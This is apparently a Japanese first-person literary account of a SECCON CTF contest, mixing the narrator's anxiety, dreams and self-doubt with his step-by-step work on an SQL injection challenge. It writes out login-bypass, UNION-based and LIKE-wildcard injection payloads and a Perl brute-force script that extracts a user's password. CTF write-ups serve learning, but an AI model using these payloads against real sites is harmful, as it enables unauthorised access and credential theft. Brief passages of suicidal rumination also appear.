ああ本当に、勝負なんて嫌いだ。楽しい勝負と、嫌いな勝負は紙一重だから性質が悪い。最初は楽しい印象を受けたものも、少しずつ互いに上達して行き、最終的には一瞬のミスも許されない争いになる。そして最後に、神からもたらされた無慈悲な才能によって、両者の間に抗えぬ微差が決定される。天秤は傾けられ、その勝負は何度やっても一方的な陵辱になるという結果を突き付ける。

甲子園は、参加した生徒のほとんどが極めようとした野球に無慈悲な終止符を打つ。しかしそれは、戦いという連鎖からの解放を意味していると考えれば、とても慈悲深いのかもしれない。俺の同期にも甲子園のマウンドで投げたピッチャーがいたが、彼は今何をしているのだろう。

コンピュータを極めるというのは、同じ仕事を他者と比べてどれだけよりよく熟せるか、あるいは誰も解決したことのない問題を解けるかという話になると思う。俺にはもはや、そのどちらも実現出来そうにない。それでも甲子園のようなゴールはない。みんな死ぬまで、戦いの螺旋の中だ。

ああ、なんだか様々な物事から色が抜け落ちてきた。そもそもこれだけ致命的な SQL インジェクション脆弱性があるのに、ここまで梃搣てこすさせるなんて有り得るだろうか。これが競技と現実の差だ。現実にはもうこの時点でこのサイトは終わりだ。隠したナイフを抜き出して、渾身の力で刺して刺して刺し続けて惨殺してやるのに。いやそれが出来るのは、あくまで競技という箱庭の中だけか。

皆さんの中には、パスワードを設定していない方が居るようです。

色褪せ、ひび割れ、凋落しつつそれでも狡猾な俺は、自身を保持するための術を求めて、この文章を脳へ差し込んだ。

### 3.3

あ、パスワードを設定していない奴が、このテーブルのどっかに潜んでいるんだ。先程俺の撃った手は、内部でこのような SQL になるのだろう。

```
1 SELECT COUNT * FROM unknown_table WHERE userid=' or 1=1 limit 1 /* AND passwd=''
```

これはテーブルの先頭レコードを取り出す。そしてその後、プログラムはフォームから入力されたパスワードと、レコードのパスワードが等しいか調べているに違いない。ならば先頭から次々と虱潰しにレコードを調べてゆけば、いずれパスワードを設定していないユーザのレコードが出現するに違いない。

offset	userid	passwd
0	hoge	*****
.....		
n	foo	
.....		

それには OFFSET 句が妥当だ。最近データベース概論で習った。あれは攻撃力の上がる良い授業だ。よって、「 or 1=1 limit 1 offset 1 /\*」はどうだ？ これで駄目なら OFFSET 句の値を増やして行くだけだ。

```
1 ログインに成功しました。
```

ああ……やった。待ちわびた文字列、攻撃成功を示す返り値だ。俺の攻撃が通った。今俺はプログラムに致命的な穴を穿ったんだ。ああ、俺の病気が亢進する。病魔は攻撃の成功に伴って、何か β エンドルフィンのような麻薬を生産し、俺の脳を薬漬けにしているんだ。まあしかし、だからこそ止められな

い。己がナイフで開発者を攻撃し、その返り血で精神に堆積した邪悪なストレスを微塵もなく洗い清めよう、素晴らしい瞬間が訪れる。さあ次はその露出した頸動脈を合法的に刈り取らせろ、さらなる血液を寄越せと、這い寄る病魔が囁く。けれども安樂死出来そうな快感は少しづつ退いて、徐々に現実が見え始める。

No	Userid	Name
1	Gsonodam	Michio Sonoda

この表と、「User Search」という検索フォームが表示されている。恐らくこの表はログインしたユーザの情報を表わすのだろう。フォームはどうなっているのだろうかと思って、適当に「1」と入力してみる。

No	Userid	Name
見つかりませんでした。		

よし、とりあえずフォームのソースだ。

```

1 <html>
2 <head>
3   <title>シーケルインジェクタ? </title>
4   <!-- by KeigoYAMAZAKI, 2012.02.11- -->
5 </head>
6 <table border=1><tr bgcolor='silver'><th>No</th><th>Userid</th><th>Name</th></tr>
7 <tr><td colspan=3>見つかりませんでした。</td></tr></table><p><hr><p>
8 <h2>User Search</h2>
9 <form action="/" method="get">
10 <input type="hidden" name="action" value="usersearch">
11 <input type="text" name="userid" size=30>
12 <input type="submit" value="Search">
```

とりあえず、userid を検索しているだろうという目処は立った。しかし、そこまでやったところで、本日の競技は終了した。続きは明日だ。

## 4

### 4.1

ピザを食べながら、他のチームのメンバーとお話しする。タダで参加出来る大会にも関わらず、ピザや飲み物など様々な物を提供して頂けるとは、本当にありがたい。

とりあえず urandom は 4 位、804 点で初日を終えた。ほぼおーぴーの力とはいえ、それなりにいい位置にいるとは思う。ちなみに 3 位は、俺と同じ WORD のメンバーであるくりすさん<sup>\*19</sup>のチーム、ifconfig である。まあしかし、くりすさんと話した感じでは、恐らく SQL インジェクションの問題は俺の方が進んでいる。Web 系の問題は、問題のファイルなどをダウンロードして家に持ち帰るといったことが出来ないので、明日までこのアドバンテージが揺らぐことはないだろう。それに、あの問題はまだ誰も解いていない。Web セキュリティをメインに扱う者の端くれとして、なんとか誰よりも早く、あれに SQL インジェクションを差し込みたい。

しばらくして 1 位のチームである Aquarium のお話を聞いた。Aquarium はまず 2 人のチームであった。この CTF は 1 チーム 4 人が基本だ。どうやら Aquarium はメンバーの 1 人が参加出来なくなり、2 人での参加となつたらしい。さらにこのチームは、ファーストブレイクポイントを捨てて、今日の競技

\*19 Twitter ガチ勢だが、セキュリティもガチなバイリンガル。

が終わる 2 時間前から、予め解いておいた問題を放出するという技で、最下位からいきなり 1 位へ躍り出た。かっこいい戦法だ。

次は 2 位のチーム、IMOCAN だ。リーダーと思われるのは、最年少 Ruby コミッタの彼で、みんな俺よりも若いのに社会人であるということに驚いた。そうか、あのクソみたいな大学受験、あらゆる人間を謎の値、偏差値で測る経験はとても興味深かったのに、彼はそれを飛び越えて行くのかと思うと、とても新鮮だ。俺にはとても、高校をキャンセルするなんて出来なかった。彼は大学に入るのだろうか。まあ彼なら、高認を取って筑波の AC にでも差し込めば簡単だろうとは思う。俺には出来ない生き方だ。恐らく彼なら、一生戦いの螺旋の中で技術を磨き続けられるだろう。

#### 4.2

白いネズミが、視野の中心に見える。赤い眼球が、静かにこちらを見下ろす。

「あそこにいると、モルヒネ<sup>\*20</sup>が貰えると思ってるんだよ」

女性の声が聞こえる。なるほど、連合学習か。特定の場所でのみモルヒネを投与することで、その場所と快楽を関連付ける処理。

「そういうね、君は'92 年製なんだよね？」

ゆとり<sup>\*21</sup>とでもいいたいのか。どんな教育を受けていようと、俺は大学まで行ってるんだ。

「'92 年ってことは、まだオピオイドセプター<sup>\*22</sup>のノックアウト<sup>\*23</sup>を受けてないんだね」

なるほどね。周りのみんなは、どうしてそもそも落ちついでいるののか分かったぞ。俺はどうやら脳内麻薬の薬物依存に陥っているらしい。しかしみんなは、麻薬の受容体を遺伝子的にか、それとも放射能か重金属か、とにかく何かの手段を用いて脱落させたので、いくら脳内で β エンドルフィンなどが作られようとも、あるいは外部から注射といった手法でモルヒネなどを注入しようとも、一分たりとも効果がないから、もはやこんな闘争をすることなどないのだろう。

いやだったらむしろ、麻薬を喰えば直ちに幻想入り出来るという、素敵仕様の肉体を持つ俺は神に選ばれし子ども達なのではなかろうか。

そう思って、俺は近くの注射器に手を伸ばす。

「いや、そうじゃない。こっちに依存しているんだ」

彼女は俺に、MacBook Pro を向けてくる。白いネズミは眼球を最大まで赤くすることで、薬の要求を主張しのたうち廻る。

そして、俺はふざけた夢から現実に引き戻された。

#### 4.3

朝と昼のそれぞれに食う予定の弁当を買ってから大学へ行った。とりあえず昼用の弁当を編集部に置いて、朝用の弁当を食べる。

今朝になって不安を感じるようになった。問題を持ち帰れないとはいっても、誰かがあの SQL インジェクションを破ってしまった可能性もある。あの問題はどうしても欲しい。いや、俺は既に問題を手にしたような心境なのだろう。とりあえず、低迷する存在価値をもう少し上昇させねば。

空の弁当箱をゴミ箱へダンクし、3B 棟へ向う。

---

\*20 ケシから作られる麻薬。依存性が極めて高い。

\*21 ここではゆとり教育を受けた世代のこと。

\*22 モルヒネや β エンドルフィンの受容体。

\*23 遺伝子ノックアウトのこと。生物に機能欠損型の遺伝子を導入し、本来持つべき機能を脱落させる手法。

## 5

### 5.1

もはや競技は始まっていた。俺は乱雑に MacBook Pro を置き、問題に着手する。

昨日の続き。まずレコードを全表示するために、検索フォームに「' or 1=1 /\*」を入れる。

No	Userid	Name
1	keigo	Keigo YAMAZAKI
2	Gsonodam	Michio Sonoda
3	bun	Yutaka Kokubu
4	hasegawa	Yosuke Hasegawa

よし、このテーブルには少なくとも四つのフィールドがあると推量される。No、Userid、Name、そしてpasswdだ。このテーブルを引っ張るには、たぶん次のような SQL を発行するだろう。

```
1 SELECT no, userid, name FROM unknown-table WHERE userid='$userid'
```

さて、こういう場合は UNION 句で 2 つの SELECT を結合して解決するのが定石だ。「union select passwd from unknown-table where userid='keigo'」という SQL を撃ち込む。すると発行される SQL は、

```
1 SELECT no, userid, name FROM unknown-table WHERE userid=' union select passwd from unknown-table where userid='keigo'
```

となる。これは UNION 句で区切れば簡単だ。前者の WHERE 句が課す条件は「userid が空」であり、つまり該当するレコードがない。後者は馬鹿正直に「userid が keigo である」レコードの passwd を引っ張っている。そしてこの二つを合成したものだから、keigo のパスワードが入手出来るはずだ。

しかし、この SQL を撃つためには 2 つの壁がある。まず、passwd というフィールド名は俺が勝手に推測したものなので、本当にその通りか分からない。また、UNION で 2 つの SELECT 文を融合する以上、当然テーブル名が必要になる。つまり、「パスワードが格納されているフィールド名」とこの「テーブル名」が分からぬことには話にならない。前者は比較的簡単だろう。パスワードを格納するフィールド名など、「pass」「passwd」とか「password」などと、ある程度絞られる。問題は後者だ。「users」、「user」、「usr」、「users-table」、「user-table」、「usr-table」、「account-table」などといふても思いつく。

テーブル名を参照するなら information\_schema<sup>\*24</sup>を参照するのが定石だが、これは SQLite だ。information\_schema をサポートしていない。いや、一応試そう。「union select table\_name from information\_schema.tables /\*」

```
1 SQL error!!
```

畜生、やはり駄目か。というか、じゃあどうすればいいんだ？ もしかして本当に総当たりしてテーブルのスキーマを得る必要があるのか。仕方ない、とりあえずさっさと思いついたものを全て撃ってみよう。

```
1 SQL error!!
```

```
2 SQL error!!
```

\*24 データベースのデータベース名、テーブル名、スキーマなどのメタデータを格納するテーブルのこと。

3 SQL error!!

4 SQL error!!

5 SQL error!!

6 SQL error!!

7 SQL error!!

くそ！ 駄目か。仕方ない。とりあえずはパスワードが格納されているフィールドを洗い出そう。さっき挙げた 3 つの中で最も確率が高いのは「passwd」だろう。何故ならこのプログラムに渡るクエリ名がそれだからな。確かめるには、そうだな、「' or passwd=1 /\*」が通ればいい。いや、ここで言う通るとは、成功という意味ではなくて、SQL のエラーが無ければそれでいいんだ。

No	Userid	Name
見つかりませんでした。		

よし、これでパスワードを格納しているフィールド名は特定出来た。しかしテーブル名が分からねばどうしようもない。これが MySQL であれば `load_file` 関数<sup>\*25</sup>を使って、このプログラムのソースを表示させるのだが、SQLite にそんな機能はない。

## 5.2

くっ……。鳴り響くサイレンが重い。やはり初日、いや一晩という時間でいくつもの問題が怒涛の勢いで解決されてゆく。かく言うこのチームも、おーぴーが徹夜で何個か問題を処理したらしく、傍目からは順調にポイントを伸ばしているように見えるだろう。SQL インジェクションの問題は誰にも解かれていらないが、だからと言って俺が問題の解決に近づくわけでもない。また、初日に Aquarium が見せたような、終盤になって予め解いておいた問題を放出するという戦略もありえる。つまり現在の順位が上位だからと言っても全く油断出来ぬ。しかし俺たちに、いや俺にそんな戦略を探る余裕はない。ファーストブレイクの数ポイントが欲しい。この問題は確実に取得し、ファーストブレイクポイントも確保しておきたい。

今の順位が砂上の楼閣であると確認したところで、これからどうするかだ。`information_schema` が使えぬ以上、もはや俺にスキーマを得る手段はない。となれば、これ以上ブラインド SQL インジェクション<sup>\*26</sup>に頼らざるを得ない `UNION` 句は諦めるしかない。

となれば、総当たりか……。一般的に総当たりは現実的ではないが、SQL インジェクションが成功する今なら割と現実的だ。何故なら `LIKE` 句が使えるからだ。つまり、全てが一致しなければならぬパスワードにおいては、 $n$  衔で、使える文字の種類が  $L$  文字となれば、まあほぼ  $L^n$  になってしまう。しかし、`LIKE` 句にはワイルドカードの指定が許されているので、1 文字ずつ試して行けば良い。1 文字につき最大  $L$  回かかり、それが  $n$  衔あるなら、最大でも  $L \times n$  くらいで済む。

とは言っても、これは人間技では到底無理だ。何かプログラムを使うしかないだろう。もしブラインド SQL インジェクションが通り、何処かからテーブル名を取得出来るなら、`LIKE` 句による総当たりなどしていたら間に合わないだろう。こうなったら……おーぴーを使うしかない。

\*25 サーバ上のファイル読み込んで、その内容をテキストとして返す関数。

\*26 テーブルのスキーマを知るといった目的で用いられる SQL インジェクションのこと。

おーぴーに話かけ、とりあえず SQL インジェクションへと誘う。おーぴーは SQL インジェクションなど撃ったことがなかったのか、ログインするのにも少々手間取ったが、まあ仕方ない。SQL はもはや触らずに、OR マッパーなどから間接的に使うべきだと思う。そういう意味では、データベース概論は少々時代遅れだが、まあ大学は研究機関だから仕方ない。研究者になるためには、一般人が触れたくない場所にも触れねばならんのだろう。

おーぴーをなんとかログインさせると、とりあえずテーブル名を探すように頼んだ。まあしかし、ログインに手間取るようではおーぴーの援護などそれほど期待出来ぬか。俺が成功させるしかあるまい。

### 5.3

さて、どうするか。いやすることなど決まっているんだ。しかし、周りの連中と速さを競うこの状況下で、総当たりなどという腐った選択肢しか選べぬは、もはや忸怩たらざるものを得ず。全ては自身の未熟さ故……。もしこんなクソみたいな総当たりなど全くの無駄で、誰か別のチームにファーストブレイクを攫われれば、発狂の後憤死するか、魂抜け出で 21 グラムの減量を経て死すかの二者択一。

とにかく LIKE 句が通るか確認しよう。「keigo' and passwd like '%/\*」<sup>27</sup>が通れば良い。フォームに入力してから、「Search」ボタンを押す。

サーバからレスポンスを待つ僅かな間、俺は無意識の下、この SQL が失敗するよう祈っていた。何故そう思うのか正確には分からないが、LIKE 句が通らば、その後訪れるであろう時、1 秒 1 秒について、他チームに先を越されんやと恐れ戦きながら、それでも総当たりという無駄の多き時間を過ごさざるを得ない現実に直面するであろうから、無意識は俺の脆弱な精神を保護するため、成功を懸命に遠ざけようとしているのだろう。SQL インジェクションを撃ちながら、その失敗を祈るなどとは今までに経験のない出来事だ。

No	Userid	Name
1	keigo	Keigo YAMAZAKI

しかし、無慈悲にも撃った SQL は成功してしまった……。ならば仕方ない。では 1 文字から試そう。いや馬鹿、それでどうする？ まずはアンダーバーで文字数を取得<sup>28</sup>だ。あくまでこれは競技であり、SQL インジェクションの問題だから大丈夫とは思うが、万が一にもパスワードがハッシュ化や暗号化などされた上で保存してある場合、その桁数は 20 桁や 30 桁など破滅的に膨張するだろうから、そんなものを 1 桁ずつチェックしていたら忽ち死ぬ。<sup>たちま</sup>とりあえずパスワードの桁を確認して、総当たりが可能かどうか判定しよう。つまりは「keigo' and passwd like '\_\_\_\_\_%' /\*」を撃てば良い。アンダーバーの数はとりあえず 10、% を最後に入れたから 10 桁以上のパスワードにマッチする。二分探索だ。これで駄目ならアンダーバーの数を半分の 5 にし、成功するなら 20 に増やす。こんなことに二分探索を使うとは思わなかった。

No	Userid	Name
1	keigo	Keigo YAMAZAKI

うっ……！ 甘かった。俺は心の何処かで、たぶん失敗するだろうと決め付けていた。だって競技なんだからどうせ「seccon\_ctf」とか、そんな感じの短いパスワードだろうと勝手な想像をしていた。不味い、俺の打算が崩れゆく。いや、考えれば当たり前か。SECCON 実行委員の多くはセプキャン<sup>29</sup>で

\*27 LIKE 句における % はワイルドカードを意味し、あらゆる文字列にマッチする。

\*28 LIKE 句におけるアンダーバーは任意の 1 文字を表す。

\*29 IPA などが主催する人材育成イベント。現在のセキュリティ・キャンプの前身。http://www.ipa.go.jp/jinzai/renkei/camp2012/index.html

講師を務める玄人。容易い方がむしろ不自然であるか。しかしブラインド SQL インジェクションが無理と判断した時点で、もはや後には退けぬ。断腸の思いで、倍の 20 行を試みる。「keigo' and passwd like '\_\_\_\_\_%' /\*」だ。

あああああああ……。頼む！ 頼むから失敗してくれ！ この時点でもはや、絶望の兆しがほの見える、パスワード 10 行以上が確定しているんだ。20 行を越えたらどうしようもない。いや、もはや手でやろうなどという考えは捨てろ。総当たりにするなら、即刻 Perl のスクリプトを書くべきだ。

いやそれもそうだが、より危惧すべきはパスワードがハッシュ化や暗号化を受けているかどうかだ。10 行を越えるとそれらが現実化してくる。もし暗号化やハッシュ化となれば、もはや終わりだ。仮に多大な時間をかけて総当たりが成功したとしても、その後多大な時間をかけてそれを平文に戻さねばならぬ。ファーストブレイクはもとより、それでは競技時間の中で解けるかどうかすら危うい。

No	Userid	Name
見つかりませんでした。		

よし、とりあえず 20 行越えの危機は、ハッシュ化や暗号化の危機は去った、のか？ これも俺の甘い目論見なのか。

雑念を抱える余裕などない。次は 15 行、つまり「keigo' and passwd like '\_\_\_\_\_%' /\*」だ。

レスポンスを待つ間に、総当たりの準備だ。ええと、落ち付け。こんなコードへ差し込むのに Perl など要らん。zsh と wget で十分だ。

No	Userid	Name
1	keigo	Keigo YAMAZAKI

あああああ！ 15 行、15、長い、長すぎだ。絶望的な長さ……。あああ、頼む。もう限界だ。次は 17 行。

ああ、早く総当たりを準備せねば、キーを叩く指が震える。おい、本当に総当たりなんて出来るのか？ スキーマは本当に解読出来ないのか？ こんな馬鹿馬鹿しいことをしている間に、他の奴に解かれてしまうぞ。

作業が止まり、手は空中で振動する。総当たりという結論に戸惑いが生まれる。その僅かな不信感をキャッチした脳は、直ちに中枢神経系の端々へとその発火を伝達する。瞬く間に伝播した疑心暗鬼はまず俺自身を疑い、あらゆる方針を、選択を却下し、目を見開いたままの、気持ち悪い金縛りをもたらす。液晶の光が開いた目を攻撃し、眼球表面にちりちりとした痛みを生む。指の振動は止まらない。

ああ、もう何も分からない。部分積分も、置換積分も、 $\tan \frac{x}{2} = t$  も、記憶しているありとあらゆる手法がどん詰まりになって、しかしそれでも時間は過ぎてゆくような焦りと恐怖。四則演算は出来る、だから何か計算せようと時間が強迫してくるので、紙に何かを書き殴ろうとするけれど、シャープペンの先端は紙に着く寸前で止まる。何も分からないんだから、一文字たりともえ書けず。それでもまた何かを書こうとする無限ループ。そういう時は、着々と筆記を進める周りのシャープペンが異様に煩い筆記音を放ち、邪悪なエクスプロイト<sup>\*30</sup>となって耳を劈き、脳へと浸潤し冷静さを奪う。今ここにそんな音はないが、代りにキーボードを叩く音がその代替を務める。精神は銛鉄のように脆く硬直して、そんな無為な時間の中、今度はどうして俺はここまで何も出来ないんだと、自分をせめる俺自身という新たなストレッサーと遭遇する。自己否定が再帰的に繰り返されて、いよいよ脳がスタックオーバーフローへと

\*30 脆弱性をついた、悪意ある行為のために書かれたプログラムを指す。

追い詰められる。ああ、今すぐ直ちに発狂したい。もしここが俺の家ならば、即刻自身の無能さに対してこの上ない大声で歎哭し、このストレスを何か物理的なエネルギーへと変換して減圧するだろう。こんな状態なのに平静を強いるこの会場なんてどうかしている。俺は今、病魔か何か分からぬものに、内から攻撃を受けているんだ。誰か助けてくれ。神、俺を救い給え。

No	Userid	Name
見つかりませんでした。		

描画の遷移に脳が追いつかなかった。あおおおおああ、どうやら 17 衡以上は回避された。これで、可能性は 15 衡と 16 衡の二択。だったら、16 衡を試そう。

頼む、失敗してくれ！ 俺は神に願いを立てた。総当たりの準備なんてもはや出来ない。目の前の現実はあまりにも過酷で、俺の希望を駆逐する。そうか、そもそも俺みたいな奴が、400 ポイントなんて無理だったのだろうか。それも、ファーストブレイクなんて、身の程知らずもいいところだ。背伸びすぎたためにバランスを崩して倒れ、もはや立ち上がれなくなるんだ。

No	Userid	Name
1	keigo	Keigo YAMAZAKI

ああ、本当の絶望だ。総当たりなんて出来るのか？ いくつ試せばいい？ 本当に出来るのか？ いや出来るものか……。つまり今から、プログラムを書いて総当たりをせねばならんのだろう？ そんな時間があるものか。無理だ無理だ無理だ無理だ無理だ無理だああああああ！ ああ、俺も本物の学園都市に生まれて、何かの剤と電気で超能力に目覚めたかった。だって反則だろ。レールガンで物理的に敵を倒し、かつ電気を操りコンピュータで自在にハッキングを行なえるなんて。俺もそんな能力が欲しい。いや別にそんなんじゃなくていいんだ。キュウベえと契約して、魂を対価としたスーサイドな魔法でもいい。このまま悲劇から逃れ、もう終わりと言って暗闇。通行料を支払ったのだから、もうおしまいと言って暗闇。

ああ、嫌なことが次々と思い出される。かつて彼に言われた、日本語分かる？ って、センターも受けてないお前なんかに言われたくなかったんだ……。だけど、俺はそんなことすら主張出来ずに、何もなかったように取り繕う。そうだ。ある打ち上げで未成年なのに飲み屋に連れてゆかれたんだ。俺は酒が飲めなかつたから、すぐに帰ったけど、つまりあの時はみんな、未成年なのに、俺の金で、数多の酒を飲んでたんだ。なんて惨めなんだ、俺は。

駄目だ、まだ希望を捨てるな。イカレてはならん。おーびーは必死だ。俺が発狂してどうする？ 俺の精神は現世へ引き摺り戻され、それで嫌なことのフラッシュバックはようやく止まる。肺の中でヘドロみたいになった空気を排気して、転がり落ちる精神に歯止めを取り戻す。

ああ、全く、人生で最高の環境と自他ともに思う大学ですらこの様なら、社会とはどれ程過酷なのだろうか。なんで皆そんな中で平然と生きてゆけるのか、今の俺には理解出来ない。

いや、この辺にしよう。いいか、パスワードの長さは、16 衡に確定した。パスワードに使える文字はアルファベットの大文字・小文字で 52 文字、数字が 10 文字、記号が約 18 文字とすると、合計で約 80 文字。16 衡なので、ええと電卓で計算すると、 $80 \times 16 = 1280$  だから、最悪 1280 回の試行で成功するわけだ。

約 1300、こんなもんクソみたいな試行数だ。十分に実現可能。よし、総当たりの準備をしよう。いいぞいいぞ、暗闇に少し灯りが見えた。他の兎を全て切り捨てた俺に残された最後の兎だ。

zsh の for 文で、wget を回すか？ いやそれじゃ駄目だ。レスポンスを検索して、成功したか失敗したかを判定せねばならぬ。つまり、俺にはもはや Perl を使う以外に選択肢がない。こういう時は、偉大な

る宮川さん<sup>\*31</sup>の Web::Scraper<sup>\*32</sup>を使うのが宜しいだろう。

壊れかけた精神は、たどたどしくプログラムを書き始める。ファーストブレイクが奪われる恐怖から、あらゆるサイレンの音に畏怖する。さらには周りの会話に聞き耳を立て、先んじる者がいないか常に哨戒する。緊張と恐怖から来ているのだろう振戦<sup>しんせん</sup>が指を揺らし、コーディングが捲らない。また左目の下部分が壊れて痙攣<sup>けいれん</sup>を呈し始め、左目を開き続けることが困難になる。ああ、生きるのは難しい。神は容赦なく生命をばら撒き、惜しみなく死を与える。

まずは成功、つまり *keigo* の情報が DOM<sup>\*33</sup>の何処にあるのかを突き止めねば。まあそんなこと、Firebug<sup>\*34</sup>の機能を使えば作成もない。

```

1 <html>
2 <head>
3   <title>シーケルインジェクタ? </title>
4   <!-- by KeigoYAMAZAKI, 2012.02.11 -->
5 </head>
6 <table border=1><tr bgcolor='silver'><th>No</th><th>Userid</th><th>Name</th></tr>
7 <tr><td>1</td><td>keigo</td><td>Keigo YAMAZAKI</td></tr>
8 </table><p><hr><p>
9 <h2>User Search</h2>
10 <form action="/" method="get">
11 <input type="hidden" name="action" value="usersearch">
12 <input type="text" name="userid" size=30>
13 <input type="submit" value="Search">
```

これで文字列 *keigo* のある場所の、ああ、そうだな、XPath<sup>\*35</sup>を取得出来る。ここに *keigo* が入れば、成功と判断して良いということだ。

```

1 use 5.14.0;
2 use URI;
3 use Web::Scraper;
4
5 my $sql_inj = scraper {
6     process "/html/body/table/tr[2]/td[2]", result => 'TEXT';
7 };
8
9 my @l = (0..9, a..z, A..Z);
10
11 my $passwd = "";
12
13 for (1..$ARGV[0]) {
14     for (@l) {
15         my $res = $sql_inj->scrape(URI->new(
16             "http://ctf4.seccon/vulndb.cgi?action=usersearch".
17             "&userid=keigo" and passwd like '$passwd$_%' /*"
18         ) );
19
20         $passwd .= $_, last if $res->{result} eq 'keigo';
21     }
22
23     $passwd .= '_' unless $_ == length $passwd;
```

\*31 Perl ハッカーの一人。有用な CPAN モジュールを数々手掛けた。<http://search.cpan.org/~miyagawa/>

\*32 Web ページから情報を引き抜いてくることに特化したライブラリ。<http://search.cpan.org/dist/Web-Scraper/>

\*33 ここでは HTML の木構造を指す。

\*34 Firefox の Web 開発者向けプラグインのこと。

\*35 XML に準拠した文書の特定部分を指定する言語構文のこと。

```

24 }
25
26 say $passwd;

```

なんとか書けた<sup>\*36</sup>。記号を含める余裕すらなく、数字とアルファベットでなければアンダーバーで処理することにした。なんたる杜撰さだ。自身の能力の低さに辟易する。

とりあえず、2文字で実験だ。

```

1 yoshimura_yuu $ perl sqlinj.pl 2
2 Bareword "z" not allowed while "strict subs" in use at sqlinj.pl line 9.
3 Bareword "Z" not allowed while "strict subs" in use at sqlinj.pl line 9.
4 Bareword "A" not allowed while "strict subs" in use at sqlinj.pl line 9.
5 Bareword "a" not allowed while "strict subs" in use at sqlinj.pl line 9.
6 Execution of sqlinj.pl aborted due to compilation errors.

```

うああああ！！Perl！貴様も、俺を裏切るのか……。度重なる不幸に、俺の脳は思考を停止した。

#### 5.4

おいおいおい、お前の存在価値、そろそろヤバいぞ。

ああ分ってる。いいか、人々人間に存在価値などない。

そうか、なら死ぬしかないよ。

煩い！貴様、死ぬなどと気安くぬかしやがって。俺が生きたくて生きて、生まれたくてこの世に生まれたと思っているのか？人間、生きているだけで満身創痍だ。だけど生まれたからには、生きている方が楽だろう。だから人間は皆、だらだらと生を積み重ねるんだ。俺をこの世から、どうやって消し去るつもりだ。服毒自殺、一酸化炭素中毒、注射針による出血性ショック死など、様々自殺の手法はあるが、どれもこれも到底出来そうにないほど痛そうじゃないか。

このCTFも、要はゲームだ。ただプレイヤーは俺自身、魔法も暴力も使えない無力なキャラクター。俺自身が鎧を削る。俺が俺自身の力で、ありとあらゆる障害を凌ぎきらねばならん。しかし、難攻不落、眼前のダンジョンに、もはや、策尽き。

#### 5.5

CTFの問題が列挙されたページをひたすらリロードし、解ける見込みの失せたSQLインジェクションの、ファーストブレイクが喪失していないかを確かめる。

先程のコードを修正して総当たりを仕掛けるという手段も一応残されているが、もはやそんな気にはならない。大体考えてみれば、LIKE句を使った総当たりをするなら、「User Search」などというページは必要ない。最初のログインページだけで十分ではないか。にも関わらずこのようなページがあるということは、何らかの方法でブラインドSQLインジェクションを仕込めということなのだろう。けれども、俺の知識ではもはや限界だ。病魔は攻撃を続けるように言う。だけど、うん、もう無理。俺にはもはや出来ないよ。総当たりなんてやってネットワークに負荷をかけ、主催者に怒られたら嫌だし。

「吉村くん」

おーぴーの声が聞こえた。彼は俺に囁く。テーブル名が分ったと。

テーブル名がぶつと キノンル名やぶつと テーブル名がぶつと

目これ以上ない程に開いて、俺はその言葉を反芻する。おーぴーの言葉がしばらく脳内を渦巻く。

寄越せ！俺に。直後、病魔か俺自身か両方か、もはや区別つかぬ何者かが叫ぶ。しかし狡猾な俺はぬかりなく、渴望を他人に悟られぬよう慎重に顔を近付ける。おーぴーは俺にノートPCの画面を見せ、ソースなどと小声で言った。

\*36 このコードではアルファベット大文字・小文字をそれぞれ生成しているが、LIKE句は大文字・小文字を区別しないので実は無意味である。

```

1 <html>
2 <head>
3   <title>シーケルインジェクション</title>
4   <!-- by KeigoYAMAZAKI, 2012.02.11 -->
5 </head>
6 <hr color=red>SQL error!! <!-- select userid,name from tbl_users where userid=''; --><hr
    color=red>
7 <h2>User Search</h2>
8 <form action="/" method="get">
9 <input type="hidden" name="action" value="usersearch">
10 <input type="text" name="userid" size=30>
11 <input type="submit" value="Search">

```

あああああああ！！俺の、欲す文字列！そんな所にいたのか。まさかソースコードに吐いちまうような仕組みだったとは。やった、俺はもう、無敵だ。

震える指でキーボードを叩く。Dvorak 配列<sup>\*37</sup>への熟練度が一気に退行して、1秒に2文字程のペースでSQLを生産する。ようやく「' union select passwd from tbl\_users where userid='keigo」を擊つ。

やった、やった……。邪悪な溜息を放出して、健全な空気を吸収する。はああああ、あの緩やかな自殺のような時間、徐々に即死して行くような瞬間は終わった。俺の費した時間は無駄、徒労となったわけだが、そのまま毒沼に沈み続けるより遙かにマシだ。よし、ここからはスキーマを解析した上に成り立つ、健やかなる陵辱の時間だ。

1 SQL error!!

硬直した。

えっ！？ちくしょう！冗談だろ。動けよ、どうして動かないんだよ！

いや落ち着け、これは些細な問題だ。見ろ、本来のSQLはuseridとnameのタプルを期待しているんだ。にも関わらず今のSQLは、

1 select userid,name from tbl\_users where userid='' union select passwd from tbl\_users where  
userid='keigo'

となっていて、これではpasswdのフィールドしか返って来ない。だからエラーになっているに違いない。従って、「' union select userid, passwd from tbl\_users where userid='keigo」ならどうだ。これで駄目なら、もう、終わりだ。

No	Userid	Name
1	keigo	PGS!cnffjbeq!123

邪悪なSQLを頸椎に突き立て、クリティカルな神経をことごとく破碎する。機関銃のような総当たりではなくて、優雅に研ぎ澄ました短い刃渡りが、的確に獲物の頸動脈を寸断し、血液の輸送を不可能にする。精神のあちこちで咲き乱れた病魔は、得点に裏打ちされた確かな力がこの手にあると囁く。病魔と俺の意志は寸分の乖離なく統一され、精神を蝕む疑心暗鬼は殲滅された。ストレッサーの消滅を以て、手元を乱していた振戻は去った。俺は淡々と文字列をコピーし、答えを入力するべきフォームへと貼り付ける。左目は依然として痙攣が続くが、まあ問題はない。

\*37 キーボード配列の一つ。正確にはDvorakJPというキー配列を用いている。<http://www7.plala.or.jp/dvorakjp/>

しかし、こんなものを総当たりしようだなんて、馬鹿もいいところだ。LIKEとコンピュータを使えばある程度現実的なのだろうが、ファーストブレイクはかなり危うい。まあ、それももう終わりだ。ファーストブレイクは俺が貰う。

1 Wrong answer!

えっ。どうして……。すると、今までにはなかった文字列が表示されている。

パスワードは古典的な方法で暗号化してあります。

なんだと……。俺の手から、するりと得点が、ファーストブレイクが離れて行く。

直ちにおーぴーへ助けを求める。ここまで来たのだ、みすみす獲物を逃してなるものか。おーぴーにSQLを伝えるのは困難だったので、紙に暗号文と思しき文字列を書き取り、それをおーぴーに渡す。俺はひたすら、神に祈りを捧げた。

## 5.6

俺が戦々恐々と時間を過ごす間、おーぴーは神の如き手腕で ROT13<sup>\*38</sup>で暗号化されると突き止めた。いや神にはあらず、鬼である。

ようするにアルファベット順に 13 文字ずらすだけだ。シーザー暗号の一種、確か情報セキュリティ<sup>\*39</sup>でやった。

おーぴーは解読した文字列を俺に見せ、解読者の権利を譲ってくれた。ああ、まさに人間の鑑。俺のような肩とは雲泥の差。

